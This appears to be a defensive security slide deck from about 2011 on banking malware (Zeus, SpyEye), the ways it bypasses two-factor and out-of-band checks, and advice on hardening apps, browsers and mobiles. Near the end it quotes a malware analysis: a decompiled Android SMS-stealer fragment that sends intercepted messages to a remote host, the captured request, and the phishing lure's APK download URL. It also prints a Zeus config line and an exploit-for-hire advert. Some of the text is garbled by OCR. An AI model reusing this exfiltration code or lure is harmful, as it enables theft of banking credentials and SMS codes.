


Hardening web applications against malware attacks



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Agenda

My definition of malware Hardening applications?! Malware attacks

Special thanks to Trusteer for slides and additional statistics!



My definition of malware



Malware

My definition: Non-destructive malicious software that steals information, hijacks credentials and injects fraudulent transactions

Examples: Zeus, SpyEye, ...

Note: targets also non-financial applications: Facebook, Twitter, Gmail, Yahoo ...

My prediction: attacks against cloud apps like Salesforce, Google Apps, ..



Malware Infection Methods

- Drive-by-Download
 - Legitimate web sites that are hacked
 - Malicious web sites that include exploit code

Buy exploit code...



... target unpatched vulnerabilities

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IE
MS11-018 (May): "Critical ... Remote code execution"
MS11-052 (July): "Critical ... Remote code execution"
MS11-057 (August): "Critical ... Remote code execution"
Firefox
MFSA 2011-22 (June): "arbitrary code execution"
Adobe Flash/Reader
APSB11-16 (June): "Critical ... take control"
APSB11-21 (August): "Critical ... take control"
Java
JRE 6 Update 26 (June): "Critical ... Remote exploit"
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Closer Look: Exploit Services For Hire



Posted on August 27, 2011 - 10:10

RU: \$ 40 UA: \$ 30 KZ: \$ 20 PL: \$ 90 BY: \$ 40 Mix w / o

Mix w / o asia: \$ 30 asia: \$ 10

World mix: \$ 20

No loader required, exploit based infection

Rules

Ship your software via non-resident loader. Infecting with DDoS bots, ZeuS, SpyEye, Click-bots, SPAM-bots, SOCKS, etc.

Return customer preferred

Minimum of 2K infections

I can also infect with your malware per customer demand

No re-distributors

Provide each customer with personal statistics If lockers shipped, price is discussed separately.

Competitor prevention

Communication via icq 236100100

Additionally

Private exe polymorphic creator from \$ 25 to \$ 50

AV antidote

Maintenance agreement

We will check your file twice per day, ifgoes idle we will remove if from the computer 1 week = \$ 20

1 month = \$ 100

Features of the extra service files

Unique encryption - Unique encryption to avoid AV signatures Files do not require any additional libraries.

(The file will work on all systems)

Files not detected by Anti virus



Malware Attack Technique: Fake Web Content injection

- Manipulate/Insert Web Content on the fly
 - Capture and deliver sensitive data (not part of the original app logic)
 - Credentials, credit card information, personal information
- Typical configuration
 - Hundreds of such "webinjects"



Capture payment card

Live attack: Inject data capture form

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Bypass two factor authentication: Capture Token for real-time Transaction Verification

Live attack of Zeus on a major U.S. bank

	After
Before	Customer ID
	User ID
User ID	Password
Password	Generated Token Password
Forgot your password?	Wire PIN
	Torque your processors of
	(Legin)



Bypass two factor authentication: Do nothing







(from the user machine)




Bypass HW transaction verification: Device "training" with Dummy Trx



Bypass Out-of-band verification by changing the phone number on the account



Bypass Out-of-band verification by changing the phone number on the account (cont.)





More out-of-band channel attacks: Bypass Email Confirmation

- Zeus eliminates transfer/payment confirmation email from web mail
 - From a recent Zeus configuration:

Users don't know funds were stolen



Bypass virtual keyboard, VPN credentials compromised


Zeus configuration:

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<FilterUrl><![CDATA[@*/citrix/*]]></FilterUrl>
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- @ = take screenshot of mouse vicinity when left button is clicked (defeat virtual keyboard anti key logging capability)
- "citrix" = only when this keyword is in the URL
- Password is collected as a series of screenshots showing password letters



Mobile out-of-band verification attack



Evade server side fraud detection

- Cookies used for malware state management
 - Server side detection of specific cookies (in practice since 2010 – Gartner)
 - New SpyEye now uses non-cookie mechanisms
- Bare-bone transactions
 - Server side detection of missing pages/parameters
 - New SpyEye now simulates full "human" flow, including button clicks
- Computer interaction time scale
 - Server side detection of "too quick" submissions
 - New SpyEye introduces time delays



How (not) to prevent exploitation

- "We analyze data collected over a four year period and study the most popular practices that challenge four of the most prevalent web-malware detection systems:
 - Virtual Machine client honeypots
 - Browser Emulator client honeypots
 - Classification based on domain reputation
 - Anti-Virus engines

Our results show that none of these systems are effective in isolation"

Trends in Circumventing Web-Malware Detection

Google Technical Report, July 2011



Hardening applications?!



What is hardening

Definition of hardening:

Reduce the attack surface


Eliminate vulnerabilities


Mitigate the impact of a vulnerability








Hardening books



















Drupal 6 hardening guide

The goal of this page is to build a Drupal 6 hardening guide.

Even though the Drupal community is already quite aware of security, I believe that there are still some steps that everybody could take to make their Drupal site more secure.

1. Remove default unneeded files.

Drupal comes with a lot of default files which are no longer needed after a successful installation of Drupal. The location of these files are well known since you can easily look it up in the Drupal CVS repository.

The issue with these files is that they usually contain version numbers which can be used by potential intruders to find out the version of Drupal you are running. The nicest example of all is the CHANGELOG. txt file. Simply requesting this file from a Drupal site will tell directly which version is being used.

If you're not up-to-date with the latest security updates, potential intruders can simply find out which vulnerabilities are applicable to your Drupal site.

Therefore, in order to make the Drupol fingerprinting a bit harder, you should remove the following default files after you successfully installed Drupal:

- CHANGELOG.txt
- COPYRIGHT.txt.
- INSTALL.mysql.txt
- INSTALL.pgsql.txt
- · INSTALL sqifte.txt
- · INSTALL.DIT
- LICENSE.txt
- MAINTAINERS.txt.
- UPGRADE.txt.
- · install.php

2. Disable unneeded modules

Disable a much modules as you can. If you don't need certain optional core modules (e.g. "Comment", "Color", etc.), then disable them. First of all, it will save processing time when rendering pages since Drupal needs to perform less checks.

Second, if security vulnerabilities are found in one of these modules, then you're not at risk. This doesn't mean that you don't have to upgrade to the newest release, but at least it gives you some more time to upgrade.

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
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The GAP

Hardening applications is not only:

Hardening the architecture (DMZ, reverse proxy,...)

Hardening the OS

Hardening the web server

Hardening applications is:

Building and maintaining secure code

OWASP Top 10 Application Security Risks



Hardening applications?

Hardening is eliminating vulnerabilities by:

Disabling unneeded services/functions

Limiting access to specific IP addresses/users...

How can you harden an application?

Disable admin access

Disable CMS

Do you know all the security bugs in an application that was build during 1 year by 10 people?



Hardening applications?

Most used solution today: web application firewall:

Detect attacks

Block attacks (if you have a WAF, are you sure it's blocking?)

Alert and react

But to be effective you need to know the vulnerabilities in the application = virtual patching



OWASP Top 10



A1: Injection



A2: Cross-Site Scripting (XSS)



A3: Broken Authentication and Session Management



A4: Insecure Direct Object References



A5: Cross-Site Request Forgery (CSRF)



A6: Security Misconfiguration



A7: Insecure Cryptographic Storage



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Hardening OS and Network



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
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Analyzing the effectiveness of webapplication firewalls – Larry Suto 11/11





History of malware attacks

Malware attacks against web applications started years ago:

Code Red in 2001: buffer overflow in IIS

Santy in 2004: phpBB command execution

Asprox in 2008: SQL Injection -Infected 6 million URLs on 153.000 websites

Lizamoon in 2011: SQL Injection – Infected 1.5 million URLs



Hardening OS, network and WAF



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Malware vs hardening

Hardening OS, infra & WAF will stop most mass malware attacks

Can we go have a beer now?


What about:







The end point is the weakest link






Hardening the browser

Weakest link today: the browser
Easy to infect with drive-by-download
This malware is not impacting the user:


- 1. Observe: take screenshots, log HTTP requests, wait for instructions
- 2. Update: configuration to attack specific web applications (banking, cloud apps, remote access,...)
- 3. Attack: all infected machines attack



Trusteer malware statistics



Trusteer Malware Statistics



Hardening the browser

Hardening the user:

One-time-password tokens

Transaction signing with tokens (and bankcard)

Hardening the browser:

Secure sandbox

Patching/AV/FW

Hardening the mobile (iOS, Android, Win):

Secure mobile



APT against end-user



Spenish to English Emisdation

In relation to the massive cases of card cloning phones and stealing money from the accounts of our customers, we are obliged to report about this to all clients and protect them. Fraudsters steal cloned phones to SMS and the firm that is used for the transactions in our internet banking.

To combat this, we have developed an application that protects your phone from the interception of SMS, which guarantees full security of your mobile phone. The application works only on mobile phones that work with the Android platform. Holders of such phones now can set the application without problem using your account through internet banking. Users who do not have cell phones that work on the Android platform will be forced to buy if no problem to use your account and be protected from scammers. Until then, while the application is not enabled on your cell phone can not use the account via internet banking.

It's inconvenient, but it is the only way that will keep their money secure. We understand that not all have phones based on Android, but only this platform is capable of providing security against such scame. As soon buy the phone working on the Android platform, re-enter your internet banking to download and activate the application to your phone. After that the account access through the Internet will be completely unlocked and you can use it.

Note

- Important! The phone number tied to your account, current SMS and signatures should be used in its mobile Android phone.
 You need to put the card from your mobile phone to phone that works on Android.
- Android based phones are sold in all outlets of mobile phones in your country. In any model will do.

If you have mobile phone based on Android or has already purchased, we pass the mandatory process of installing the application to your mobile phone.

We care about your safety.

Sincerely, management

Set the application



Spanish to English translation:

Set the application

To set the application and safe use of Internet banking,

You'll have to open the browser of your mobile phone platform Android.

To install the application must connect to the Internet unless you know how to set the Internet on your phone, please address yourself to your mobile operator.

In line with addresses indicating the reference browser to download the application.

www.androidseguridad.com/simoeg.apk

- After decreasing the duplication in the upper left corner should appear indicating the needle down.
- Notices Open, having pulled down the top menu, and launch the application.
- 4. Having launched the application by pressing Install. Ready The successful application is set to your mobile phone?
- Now you pass the authorization is the telephone at the bank's security system.


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Enter the digits in the field below and finish the activation process of the application.

The generated code:

Activating the application










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String st = URLEncoder.encode(as(0));
StringBuilder stringbuilder1 = stringbuilder.append(s5),append("&receiver=");
String #6 * URLEncoder.encode(as(1))/
StringBuilder stringbuilder2 = stringbuilder1.append(s6).append("4text=");
String s7 = URLEncoder.encode(as(2));
String at = stringbuilder2.append(s7).toString();
have.io.ImputStream inputstream = (new URL(s0)).openConnection().getImputStream();
InputStreamSeader inputstreamreader = new InputStreamSeader(inputstream);
BufferedReader bufferedreader = new BufferedReader(imputstreamreader);
String wh = bufferedreader.readLine();
bufferedreader.close();
boolean1 = Boolean.valueOf(true);
obj = booleani;
GET /sms/qate.php?sender=15555215556&receiver=15555215554&text=hello+ HTTP/1.1
User-Agent: Dalvik/1.2.0 (Linux; U; Android 2.2; sdk Build/FRF91)
Host: 124ffsaf.com
Connection: Keep-Alive
HTTP/1.1 200 OK
Server: nginx/1.0.4
Date: Wed, 03 Aug 2011 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.1.6
Content-Length: 0
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Wrap-up

Hardening web applications requires:

Secure web applications running on hardened network and infrastructure

Hardened browsers

Hardened mobile client

Hardened user



Questions?

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